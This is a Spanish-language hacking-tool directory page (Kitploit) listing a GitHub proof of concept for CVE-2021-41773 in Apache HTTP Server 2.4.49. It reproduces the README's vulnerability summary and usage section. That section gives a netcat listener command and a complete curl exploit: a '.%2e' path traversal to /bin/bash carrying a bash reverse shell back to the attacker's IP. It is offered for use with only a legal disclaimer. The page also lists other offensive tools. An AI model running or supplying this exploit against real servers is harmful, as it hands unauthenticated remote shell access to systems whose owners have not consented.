
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE — Prueba de concepto educativa para CVE-2021-41773, que demuestra path traversal a ejecución remota de código en Apache HTTP Server 2.4.49 con un payload de reverse shell. | Kitploit
Herramientas/GitHubGitHub/cyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubcyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce

CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE

Prueba de concepto educativa para CVE-2021-41773, que demuestra path traversal a ejecución remota de código en Apache HTTP Server 2.4.49 con un payload de reverse shell.

Ver Repositorio
269hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    305

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-41773 – Ejecución remota de código en Apache HTTP Server 2.4.49

⚠️ Aviso legal
Este repositorio está destinado exclusivamente a fines educativos y de investigación.
La información y el código proporcionados aquí pueden utilizarse en entornos controlados, como máquinas de laboratorio privadas.
El uso no autorizado de este código contra sistemas que no posees o para los que no tienes permiso explícito para probar es ilegal y poco ético.
El autor no se hace responsable de cualquier uso indebido o daño causado.


🔍 Acerca de la vulnerabilidad

CVE-2021-41773 afecta a Apache HTTP Server versión 2.4.49.
Debido a una validación incorrecta de la entrada en la normalización de rutas, un atacante puede explotar un path traversal (recorrido de directorios) utilizando caracteres codificados como %2e para acceder a archivos arbitrarios.
Si CGI está habilitado, esta vulnerabilidad puede escalarse a ejecución remota de código (RCE) sin autenticación.

  • Tipo de vulnerabilidad: Path Traversal a Ejecución Remota de Código
  • Versión afectada: Apache 2.4.49
  • Autenticación requerida: ❌ No
  • Severidad: Crítica
  • Puntuación CVSS: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

🧾 Referencias

  • Aviso de seguridad de Apache
  • Exploit-DB – 50383
  • PoC de GitHub
  • Informe NVD de CVE

🛠 Resumen del exploit

Se crea una solicitud curl maliciosa para explotar la falla de path traversal. Cuando CGI está habilitado, los atacantes pueden llegar a /bin/bash y ejecutar comandos de shell arbitrarios.
En este ejemplo, se envía una carga útil de reverse shell para obtener acceso de shell al servidor.


💥 Demostración

Este exploit fue probado en un entorno de laboratorio privado. A continuación se muestran los pasos y los resultados.

1. Detección de la versión de Apache

Un escaneo de Nmap identificó el objetivo ejecutando Apache/2.4.49.

Apache Version


2. Ejecución del exploit


Se envió una carga útil de reverse shell mediante un comando curl manipulado.

Exploit Execution


3. Reverse shell recibida

Se obtuvo exitosamente una reverse shell en el listener del atacante.

Reverse Shell


📂 Uso del exploit

Paso 1: Iniciar el listener de Netcat

nc -nvlp 4444

Paso 1: Ejecutar el exploit

curl -v 'http://<target>:<port>/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/<your-ip>/4444 0>&1' -H 'Content-Type: text/plain'

✔️ Asegúrate de que:

La versión de Apache sea 2.4.49

CGI esté habilitado

El puerto 4444 (o el puerto que elijas) esté abierto en el firewall

📖 Blog de Medium

Consulta el análisis detallado y la teoría en mi publicación de Medium:
👉 Lee el blog en Medium

Descargar herramienta





